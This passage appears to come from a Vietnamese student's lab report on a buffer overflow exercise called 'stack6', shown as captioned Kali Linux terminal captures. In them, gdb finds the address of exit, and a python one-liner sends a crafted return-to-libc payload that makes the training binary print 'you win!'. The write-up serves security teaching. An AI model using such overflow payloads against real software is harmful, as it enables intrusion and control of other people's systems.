&buf: 0xbffff4b4, &cookie: 0xbffff4c4
AAAAA
[Inferior 1 (process 3789) exited normally]
(gdb) print exit
$1 = {<text variable, no debug info>} 0xb7e8d270 <exit>
(gdb) q
root@kali:~/KTXN_K54/buffer_overflow/stack6# echo $student
NGUYEN TUAN ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow/stack6#
```

Hình 2.14.Lấy địa chỉ của exit



```
File Edit View Search Terminal Tabs Help
root@kali: ~/KTXN_K54/buffer_overflow/stack6 x root@kali: ~/KTXN_K54/buffer_overflow/stack6 x
root@kali:~/KTXN_K54/buffer_overflow/stack6# python -c "print './a+'\\x00'*21+'\\x30\\x9c\\xe9\\xb7'+ '\\x70\\xd2\\xe8\\xb7'+ '\\xf4\\xf4\\xff\\xbf'" | ./stack6
&buf: 0xbffff4f4, &cookie: 0xbffff504
you win!
root@kali:~/KTXN_K54/buffer_overflow/stack6#
root@kali:~/KTXN_K54/buffer_overflow/stack6# ls
a stack6 stack6.c
root@kali:~/KTXN_K54/buffer_overflow/stack6# echo $student
NGUYEN TUAN ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow/stack6#
```

Hình 2.15.Tiến hành khai thác với stack6 tương tự như stack5 nhưng thay địa chỉ exit và “AAAA”



Hình 2.16.Trạng thái cần đạt được